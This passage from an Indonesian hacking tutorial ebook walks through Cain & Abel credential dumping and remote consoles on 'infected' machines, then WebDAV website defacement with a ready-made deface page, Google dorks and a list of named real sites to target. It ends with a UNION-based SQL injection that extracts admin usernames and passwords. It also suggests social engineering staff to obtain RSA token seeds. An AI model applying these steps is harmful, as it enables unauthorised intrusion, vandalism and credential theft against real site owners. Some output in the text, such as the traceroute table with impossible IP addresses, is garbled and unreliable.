
Meng-Crack password dengan mengakses RainbowTable yang sudah dijelaskan diatas melalui internet. Anda bisa menemukan pilihan untuk melakukan ini dengan cara seperti yang sudah disebutkan diatas yaitu mengklik kanan pada file yang terdapat pada list dan memilih Rainbowcrack-online.

NT Hash Dumper + Password History Hases (works with Syskey enabled)

Mendapatkan password hash NT dari file SAM, biarpun syskey di aktifkan atau tidak.


Tehnik yang digunakan adalah DLL Injection, sama seperti Credential Manager Password Decoder. Untuk mengaksesnya, pilih tab Cracker, dan pada list sebelah kiri, pilih LM & NTLM

Hashes. Klik tabel kanannya, kemudian tekan insert di keyboard atau icon + (plus).



### Syskey Decoder

Membuka semua Boot Key yang digunakan oleh Syskey dari registry computer atau file off-line system. Boot Key apaan sih? Boot Key adalah kunci informasi yang disimpan oleh program syskey (syskey.exe) untuk melakukan enkripsi sebelum disimpan kedalam database SAM. Nah, jika disimpan di local, Boot Key akan diacak dalam subkey-subkey pada **HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\LsaSyskey**, kemudian Syskey Decoder akan menyusunnya kembali dalam bentuk heksadesimal dan siap dibaca dengan menggunakan NT Hashes Dumper. Untuk mengaksesnya klik Tools kemudian pilih Syskey Decoder.



Untuk mengambilnya langsung dari computer yang dipasangi Cain, cukup dengan mengklik Local System Boot Key atau anda bisa mengklik tanda titik tiga kali (...) untuk mengambilnya dari file registry yang sudah disimpan. Jika sudah didapatkan, yang perlu anda lakukan adalah mengakses NT Hashes Dumper yang sudah dijelaskan sebelumnya, memilih Import Hashes From a SAM database, memilih file samnya, kemudian paste-kan Bootkey dan hantam Next->



#### MSCACHE Hashes Dumper

Memperlihatkan semua hash dari password MSCACHE yang disimpan dalam registry. Fitur ini bisa anda temukan di list kiri pada tab Cracker.

#### Wireless Zero Configuration Password Dumper

Memperlihatkan semua password Wireless Zero Configuration yang disimpan pada komputer. Untuk mengaksesnya, klik tools dan pilih saja Wireless Password Dumper, atau alt+w, atau klik ikon monitor hijau yang mengeluarkan sinyal nomor empat dari kanan anda.

#### Microsoft SQL Server 2000 Password Extractor via ODBC

Mengkonekkan dirinya kedalam Server SQL (Microsoft SQL Server 2000 saja) melalui ODBC, dan menarik semua password yang ada dari database master. Untuk mengaksesnya, klik tab Cracker kemudian pada list sebelah kiri, pilih MSSQL Hashes.

#### Oracle Password Extractor via ODBC

Mengkonekkan dirinya kedalam Server Oracle melalui ODBC dan menarik semua password yang ada dari database. Untuk mengaksesnya, klik tab Cracker kemudian pada list sebelah kiri, pilih Oracle Hashes.

#### MySQL Password Extractor via ODBC

Mengkonekkan dirinya kedalam Server MySQL melalui ODBC, dan menarik semua password yang ada dari database. Untuk mengaksesnya, klik tab Cracker kemudian pada list sebelah kiri, pilih MySQL Hashes.

#### Box Revealer

Memprlihatkan semua password yang ditutupi menggunakan tanda asterisk (\*\*\*) . Fitur ini sama seperti program Revelationnya Sneadboy. Tehnik yang digunakan adalah DLL Injection.

Fitur ini bisa diakses melalui tools, kemudian pilih Box Revealer.

#### RSA SecurID Token Calculator

Kartu RSA SecurID banyak digunakan di kantor-kantor yang memiliki sistem keamanan yang canggih. Kecil, ringan, dan anti air. Nah, fungsi alat ini kira-kira mengganti kode akses ke sebuah sistem setiap 60 detik sehingga kode akses ini susah ditebak. Jadi, penggunaanya pertama akan memasukkan nomor PIN, diikuti kode akses yang diregenerasikan oleh alat tersebut.



Nah, Cain mampu menebak angka apa yang keluar sebelum alat RSA mengeluarkannya. Kira-kira sama seperti minta nomor buntut ke dukun, hanya saja hasilnya 100% benar! Ahhh... Seandaninya saja nomor togel menggunakan RSA, pasti saya sudah kaya sekarang... Oh ya, satu lagi. Untuk mengetahui kode akses yang akan keluar, diperlukan dua nomor, yaitu nomor seri dari alat RSA tersebut, dan kunci aktivasinya. Dua-duanya biasanya disertakan

dalam disket atau CD dari vendor alat tersebut. Biasanya sih dalam disket, soalnya filenya kecil.

Format file tersebut adalah \*.ASC.


Bagaimana mendapatkannya seandainya perusahaan yang ingin diserang? Mudah, pacari saja karyawatinya dan minta langsung, atau lakukan Dumpster Diving (ngorek-ngorek tong sampah kantor orang buat nyari disket yang ada ASC-nya).

Fitur ini bisa diakses melalui tools, dan pilih RSA SecureID Token Calculator.

#### Hash Calculator

Ini fitur yang menarik dari Cain menurut saya. Kita tinggal menuliskan sebuah teks, dan nilai hashnya, termasuk MD2, MD4, VNC, dan lain-lain, akan dimunculkan.

Sebagai contoh, saya menuliskan kata “farhan”, semua nilai hashnya akan muncul, dan jika dicocokkan, saya contohkan dengan VNC, hasilnya akan sama.



Fitur ini bisa diakses melalui tools, kemudian pilih hash calculator, atau kombinasi ctrl+c.

Alternatif lain dengan mengklik icon nomor sepuluh dari kanan anda.

### TCP/UDP Table Viewer

Tools netstat ala Cain. Anda tidak tahu netstat? Coba ketikkan kata netstat pada command prompt dan semua aktivitas dari port-port pada komputer akan diperlihatkan. Fitur ini bisa diakses melalui tools, kemudian pilih TCP/UDP Table. Dengan alat ini, seperti menggunakan netstat, anda bisa mengetahui IP-Address lawan Chatting anda. Misalkan anda menggunakan Yahoo Messenger, kirimkan sebuah file ke dia, dan buka TCP/UDP Table, dan lihat port mana yang aktif mengirimkan file tersebut. Disana pasti terdapat IP lawan Chatting anda. Untuk mengetahui informasi tambahan dari IP tersebut, pastekan saja IP tersebut pada situs-situs IP Resolver Service, misalnya di <http://www.domainwhitepages.com>.

### TCP/UDP/ICMP Traceroute with DNS resolver and WHOIS client

Windows memiliki software tracer bawaan yang bernama tracert.exe. Cara membukanya adalah dengan membuka command prompt dan mengetikkan tracert.exe. Cain sendiri memiliki tracer yang lebih baik dalam segi tampilan daripada windows. Lebih enak dilihat karena menggunakan GUI. Fitur ini bisa diakses melalui tab Traceroute. Masukkan nama situs yang ingin di trace pada kotak Target, pilih protokolnya, kemudian klik start, dan informasi mengenai

situs tersebut akan ditampilkan, yang tentunya lebih enak dilihat daripada menggunakan tracer bawaan windows.

	IP address	Response	Hopname	Latency	Retries	Description
1	0 ms (TTL=255)	TTL exceeded				
2	0 ms (TTL=252)	TTL exceeded				
3	0 ms (TTL=252)	TTL exceeded				
4	0 ms (TTL=252)	TTL exceeded				
5	0 ms (TTL=254)	TTL exceeded				
6	0 ms (TTL=253)	TTL exceeded				
7	59.99.99.62	0 ms (TTL=248)	TTL exceeded	(Unknown)	59.99.99.268,269,266	CHINAMET4U CHINAMET4U Japan pos.
8	59.99.99.33	0 ms (TTL=248)	TTL exceeded	(Unknown)	59.99.99.33,268,269,266	APNIC-AP Asia Pacific Network
9	59.99.99.31	0 ms (TTL=248)	TTL exceeded	(Unknown)	59.99.99.31,268,269,266	CHINAMET4U CHINAMET4U Japan pos.
10	26.26.26.108	0 ms (TTL=248)	TTL exceeded	(Unknown)	26.26.26.108,268,269,266	RIPE-CRS-BLOCK RIPE-NCC Network
11	80.206.50.31	0 ms (TTL=248)	TTL exceeded	(Unknown)	80.206.50.31,268,269,266	RIPE-CRS-BLOCK Not allocated by APNIC
12	20.124.65.130	0 ms (TTL=247)	TTL exceeded	ge-5/1/10/2 Mikrotik Level1.net	21.3.3.8,213.266,269,266	RIPE-CRS-BLOCK Not allocated by APNIC
13	20.124.64.16	0 ms (TTL=249)	TTL exceeded	ge-0/2/0/2 Mikrotik Level2.net	21.3.3.8,213.266,269,266	RIPE-CRS-BLOCK Not allocated by APNIC
14	21.2.167.128.63	16 ms (TTL=244)	TTL exceeded	ge-1/0/1/0/2 Level3.net	21.2.167.128.63,268,269,266	RIPE-CRS-BLOCK Not allocated by APNIC
15	4.68.120.128	175 ms (TTL=245)	TTL exceeded	ge-0/0/0/2 Mikrotik Level3.net	4.68.120.128,268,269,266	LEVEL3-AS448 Level 3 Communications
16	209.147.9.127	16 ms (TTL=242)	TTL exceeded	ge-0/0/0/2 Mikrotik Level3.net	209.147.9.127,268,269,266	LEVEL3-AS448 Level 3 Communications
17	209.147.9.58	167 ms (TTL=242)	TTL exceeded	ge-1/1/0/2 Mikrotik Level3.net	209.147.9.58,268,269,266	LEVEL3-AS448 Level 3 Communications

### Cisco Config Downloader/Uploader (SNMP/TFTP)


Kemampuan untuk mendownload atau mengupload file konfigurasi dari dan ke Cisco Devices lewat SNMP atau TFTP. Untuk informasi lebih lengkapnya, silahkan baca file help dari Cain.

### Fitur-fitur Abel

#### Remote Console

Melakukan remote console. Di setiap komputer dalam jaringan yang sudah dipasangi (atau “diinfeksi”) abel, semua perintah console, atau dalam windows dikenal dengan command prompt,

bisa dilakukan. Jika komputer yang terdeteksi dalam tab network sudah dipasangi able, maka icon abel akan muncul dan bisa di klik dan di expand kebawah. Anda akan menemukan icon Console. Klik saja, dan lakukan command prompt sesuka hati, sebagai administrator.



### Remote Route Table Manager

Sama seperti menggunakan route table manager yang sudah dijelaskan sebelumnya, hanya saja kali ini, data-data yang diperlihatkan dilihat dari sudut pandang komputer yang dipasangi (atau “diinfeksi”) Abel. Untuk mengaksesnya sama seperti melakukan remote console. Pilih icon

yang berhubungan dengan table manager pada icon-icon hasil expanded icon Abel pada komputer yang sudah dipasangi Abel.

### Remote TCP/UDP Table Viewer

Melihat aktivitas dari port-port pada komputer yang dipasang Abel. Cara mengaksesnya sama seperti diatas.

### Remote NT Hash Dumper + Password History Hases (works with Syskey enabled)

Melihat isi dari NT Hash pada komputer yang dipasangi Abel. Mengenai NT Hash Dumper sudah dijelaskan sebelumnya, dan cara mengaksesnya sama seperti diatas.

### Remote LSA Secrets Dumper

Melihat isi dari LSA pada komputer yang dipasangi Abel. Mengenai LSA Secret Dumper sudah dijelaskan sebelumnya, dan cara mengaksesnya sama seperti diatas.

Dengan kata lain, dengan menggunakan Abel, beberapa fitur yang dimiliki Cain bisa dijalankan pada komputer yang sudah dipasangi, diinfeksi, atau diremote oleh Abel. Sekarang anda mengerti mengapa mereka tidak saling membunuh tapi justru membantu anda.

## Bab 6 (Deface Webdav / Webfolder)

Deface Web adalah mengubah halaman depan website tanpa di ketahui admin web nya teknik hacking web ini sangat populer di dunia bahkan saya pun juga suka deface web hehehehe :D

sebelum mulai mari kita bikin dulu halaman deface web nya pertama buka notepad copy kan script di bawah (Tulisan yang warna biru) dan jangan lupa di edit (tulisan warna merah)

```
</style>

<div align="center">

<font color="#000000" size="30"><b><br>
<body bgcolor="#000000" background=>

</b></font>

<title>Hacked By Nama-Kamu</title>

<script language='javascript'>alert(
"HACKED BY Nama Kamu");</script>

<script type='text/javascript'>
// goodbye alert
function goodbye(){
alert('Greetz To Bagus-Hacks');
}
parent.window.onunload=goodbye;

<script src='http://oketrik.googlecode.com/files/Snowefek2%20oketrik.js' type='text/
javascript'></script>

<div class="separator" style="clear: both; text-align: center;">
<a href="http://3.bp.blogspot.com/-xjqtshACXFY/T0rC11TMR9I/
AAAAAAAAL8/1wxjGPvoZwU/s400/cinta+ku+islam.jpg" imageanchor="1"
style="margin-left: 1em; margin-right: 1em;"></a></div>
<div style="text-align: center;">
<br /></div>

div style="text-align: center;">
<b><span style="font-family: Verdana,sans-serif;"><span style="font-size: x-large;"><span
style="color: red;">
<br>
-----<br>
```

HACKED BY NAMA KAMU<br>

Kata-Kata Terserah anda mau ngomong apa

Greetz To<br>

BagusHacks<br>

Nama Teman, Pacar, suami, istri, anak, atau keluarga<br>

Komunitas Hacker yg di ikuti<br>


Kemudian Anda save caranya klik menu file pilih save as kemudian Filename nya [Namafile.html](#) dan save as type nya pilih all files kemudian klik save ya itu contoh halaman deface nya kalian boleh kok bikin sendiri sesuai selera hehehehe dan jangan Lupa Sertakan nama Bagus Hacks di halaman deface kalian ya :D wkwkwwwkkwkwkw OK Kit ke TKP

Deface Webdav Di Windows 7 cara nya


**Langsung saja berikut langkah-langkahnya :**

Cari dulu targetnya. Jika Anda ingin mendapatkan target secara acak bisa menggunakan google dork dengan menggunakan keyword `allinurl:*.asp` , `allinurl:*.aspx` dan sebagainya.

- 1 Persiapkan halaman defacement Anda, misal **hacked.html** atau **deface.asp**
- 2 Buka **windows explorer**
- 3 Kemudian di dalam tampilan windows explorer klik kanan dan pilih **Add a network Location**



4. Selanjutnya **klik nekt** Pada **Internet or network adres**, masukkan alamat website target Anda! misal target Anda adalah <http://handistar.fr/>



5. klik next dan tunggu sampai prosesnya selesai, lama tidaknya proses tergantung koneksi internetmu.

6. Selanjutnya memberikan **nama web folder** tersebut, klik nekt saja langsung karena secara otomatis akan memberikan nama sesuai **alamat website** tsb.


**klik finish** dan web folder tersebut akan muncul di **windows explorer** Anda.



7. Langkah selanjutnya masukkan **halaman defacement** Anda yang sebelumnya sudah dipersiapkan (namafile.html), misal **deface.html** ke dalam web folder yang telah dibuat tadi.

8.Untuk membuka hasil deface Anda tersebut tinggal menambahkan nama file defacement Anda dibelakang url website tsb. Misal: **http://handistar.fr/** menjadi **http://handistar.fr/deface.htm**

**Seperti Gambar di bawah**



Di Windows XP cara nya :

Lalu bagaimana cara mengetahui bahwa target kita menggunakan server IIS?  
Mudah saja, silakan buka netcraft.com dan masukkan target kita ke textbox yang tersedia, maka akan kita dapatkan informasi website tersebut, termasuk OS dan server yang digunakan. Jika kamu ingin mendapatkan target secara acak bisa menggunakan google dork dengan menggunakan keyword **allinurl:\*.asp , allinurl:\*.aspx dan sebagainya**.  
OK, langsung kita mulai saja tutorialnya.

1. Buka My Computer lalu lihat icon web folder, lalu klik 2x icon web folder tersebut (Win 98/ME/2000).

Jika kamu menggunakan windows XP secara default tidak akan menemukan folder tersebut di My Computer, tapi kamu bisa membuat secara manual dengan membuat shortcut baru.

Berikut langkahnya :

- Klik kanan pada desktop, kemudian pilih New -> Shortcut .
- Maka akan ada popup yang meminta untuk memasukkan lokasi tujuan, lalu kamu masukkan alamat dibawah ini :

**%WINDIR%\EXPLORER.EXE,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\:{  
{BDEADF00-C265-11d0-BCED-00A0C90AB50F}**

- Jika sudah silakan klik Next -> Next -> Finish.
- Jika shortcut nya sudah terbentuk, lalu klik 2x pada shortcut tersebut.

2. Jika kamu sudah berhasil membuka web folder tersebut kemudian klik kanan lalu pilih New – Web Folder

3. Lalu akan muncul popup yang meminta untuk memasukkan alamat tujuan. Sebagai contoh kamu masukkan <http://www.aslty.com.cn> sebagai target.
4. Kemudian klik Next dan tunggu sampai prosesnya selesai, lama tidaknya proses tergantung koneksi internetmu.
5. Buka folder yang sudah terbentuk, nama folder biasanya mengambil dari nama domain, jika domainnya adalah <http://www.aslty.com.cn> , maka nama foldernya juga <http://www.aslty.com.cn>.
6. Copy paste sebuah file html ke dalam web folder yang telah kamu buat ke folder [www.aslty.com.cn](http://www.aslty.com.cn).
7. Jika proses copy paste selesai, sebagai contoh jika nama file kamu adalah “aboutme.htm” maka cara melihatnya adalah dengan membuka browser dan mengetikkan alamat <http://www.aslty.com.cn./aboutme.html>

Nie ane kasih kumpulan websitenya biar mudah :

[zgsfjw.net](http://zgsfjw.net)  
[centro.anje.pt](http://centro.anje.pt)  
[www.ziangli.com](http://www.ziangli.com)  
[6.shicheng.gov.cn](http://6.shicheng.gov.cn)  
[www.ville-mordelles.fr](http://www.ville-mordelles.fr)  
[www.podiocom.com](http://www.podiocom.com)  
[www.journeezerotracas.fr](http://www.journeezerotracas.fr)  
[www.journeezerotracas.com](http://www.journeezerotracas.com)  
[www.journee0tracas.com](http://www.journee0tracas.com)  
[www.comune.torrice.fr.it](http://www.comune.torrice.fr.it)  
[www.chinamaster88.com](http://www.chinamaster88.com)  
[www.chateaudelepinay.fr](http://www.chateaudelepinay.fr)  
[www.centroformazioneitalia.it](http://www.centroformazioneitalia.it)  
[www.bjautoobd.com](http://www.bjautoobd.com)  
[www.autodiagtool.com](http://www.autodiagtool.com)  
[usa.automotormaster.com](http://usa.automotormaster.com)  
[so-sighty.fr](http://so-sighty.fr)  
[perros-guirec.icor.fr](http://perros-guirec.icor.fr)  
[myhealthcity.com](http://myhealthcity.com)  
[malaysiahealthcareindonesia.com](http://malaysiahealthcareindonesia.com)  
[lapetitehublais.fr](http://lapetitehublais.fr)  
[handistar.fr](http://handistar.fr)  
[gz.autoobd-ii.com](http://gz.autoobd-ii.com)  
[gz.automotormaster.com](http://gz.automotormaster.com)  
[expert-comptable-35.fr](http://expert-comptable-35.fr)  
[carrelages-palmieri.com](http://carrelages-palmieri.com)  
[camion-road-show.com](http://camion-road-show.com)  
[autoobd.cn](http://autoobd.cn)

hibis.co.id  
www.zjgsxy.com

Kalau mau dapet website lebih lainnya bisa di dork di google :

inurl:.ah.cn/\*.asp  
inurl:.bj.cn/\*.asp  
inurl:.cq.cn/\*.asp  
inurl:.fj.cn/\*.asp  
inurl:.gd.cn/\*.asp  
inurl:.gs.cn/\*.asp  
inurl:.gz.cn/\*.asp  
inurl:.gx.cn/\*.asp  
inurl:.ha.cn/\*.asp  
inurl:.hb.cn/\*.asp  
inurl:.he.cn/\*.asp  
inurl:.hi.cn/\*.asp  
inurl:.hl.cn/\*.asp  
inurl:.hn.cn/\*.asp  
inurl:.jl.cn/\*.asp  
inurl:.js.cn/\*.asp  
inurl:.jx.cn/\*.asp  
inurl:.ln.cn/\*.asp  
inurl:.nm.cn/\*.asp  
inurl:.nx.cn/\*.asp  
inurl:.qh.cn/\*.asp  
inurl:.sc.cn/\*.asp  
inurl:.sd.cn/\*.asp  
inurl:.sh.cn/\*.asp  
inurl:.sn.cn/\*.asp  
inurl:.sx.cn/\*.asp  
inurl:.tj.cn/\*.asp  
inurl:.tw.cn/\*.asp  
inurl:.xj.cn/\*.asp  
inurl:.xz.cn/\*.asp  
inurl:.yn.cn/\*.asp  
inurl:.zj.cn/\*.asp  
inurl:.ac.cn/\*.asp  
inurl:.com.cn/\*.asp  
inurl:.edu.cn/\*.asp  
inurl:.gov.cn/\*.asp  
inurl:.net.cn/\*.asp  
inurl:.org.cn/\*.asp

SELAMAT MENCOBA YA SEMOGA BERHASIL :D

## Bab 7 (SQL Injection)

Baiklah SQL Injection adalah Hacking Website yang memanfaatkan celah atau bug SQL pada database web biasanya masalah ini karna kelalaian admin dan karna error pada syntax SQL nya web tujuan nya adalah agar si Hacker bisa mendapatkan username dan password nya admin. OK kita ke TKP

Dork SQL injection : inurl:/index.php?id= intext: You Have An Error in SQL syntax dork SQL Injection ini ada banyak silahkan cari sendiri di Google :P

Berikut saya akan menerangkan SQLinjection dengan 4 langkah.

Yang saya akan bahas disini bagaimana mencari/membaca table serta column dengan cepat... dengan query “group”

Concept:

1. mencari nomor togel
2. membaca table
3. membaca column table
4. result

teknik:

1. Mencari nomor togel

saya rasa rekan-rekan sudah tau cara mencari nomer togel... jadi tidak usah saya bahas disini...

example:

<http://situs.com/index.php?id=-199+union+select+1,2,3,4,5,6,7,8,9,10,11,12-->  
dan diketahui nomer togelnya sebagai berikut:



2. Membaca table

berikut cara query “group” untuk membaca table  
query yang digunakan sebagai berikut:

`group_concat(table_name)`

code diatas dimasukkan di salah satu nomer togel dan dibelakang url ditambahkan emblem  
berikut untuk membaca table dalam database:

`+from+information_schema.tables+where+table_schema=database()--`

Example:

http://situs.com/index.php?id=-199+union+select+1,2,3,4,5,  
group\_concat(table\_name),7,8,9,10,11,12+from+information\_schema.tables+where+tables\_ch  
ema=database()--

dimana query diatas dimasukkan di nomer togel 6

kemudian munculah table database secara berurutan sebagai berikut:

hasil yang didapatkan dari query group\_concat

column tabel yang akan kita baca berikutnya

Specification: as\_counter, as\_counterlog, as\_counterlog\_bak, mbrand, mproduct, nproductcategory, nproductcounter, nproductgroup, muser, order\_details, order\_tbl, shopcart, rch

### 3. Membaca column table

setelah didapatkan nama table, kita akan membaca column dari table yang kita dapat dengan query sebagai berikut:

`group_concat(column_name)`

dan emblem yang disertakan pada belakang url sebagai berikut ini:

+from+information\_schema.columns+where+table\_name=CODE EQUIVALENT HEX VALUE Table

Dimana “CODE EQUIVALENT HEX VALUE Table” didapatkan dari convert “STRING EQUIVALENT HEX VALUE”

Dan saya biasa menggunakan tools berikut: <http://xshadow-power.com/tools>

Dan pada gambar sebelumnya... table yang akan kit baca columnnya adalah “muser” dan telah didapatkan dari hasil confert dari muser adalah 0x6D75736572

nama tabel yang akan dicovert

hasil dari convert yang didapatkan

String	char(109, 111, 115, 101, 114)
Equivalent Decimal / Ascii Value	01101101 01110101 01110011 0101
Equivalent Binary Value	01101101 01110101 01110011 0101
Equivalent Hex Value	0x6D75736572

Example: http://situs.com.php?id=-199+union+select+1,2,3,4 5,  
group\_concat(column\_name),7,8,9,10,11,12  
+from+information\_schema.columns+where+table\_name=0x6D75736572--dan result yang  
didapatkan dari query ini sebagai berikut:



#### 4. Result :

setelah mendapatkan apa yang kita cari pada langkah 2 & 3 diatas... sa'atnya membaca ISI dari column dari table muser yaitu “uid,pass”  
query yang digunakan sebagai berikut:  
concat\_ws(nama column yang akan dibaca)

dan ditambahkan emblem dibelakang url sebagai berikut  
+from+nama column table yang akan dibaca--

#### Example :

http://situs.com/index.php?id=-1107+union+select+1,2,3,4,5,concat\_ws(0x3a,uid,pwd),7,8,9,10,11,12+from+muser--




Nah maka username dan password nya akan muncul seperti gambar di atas

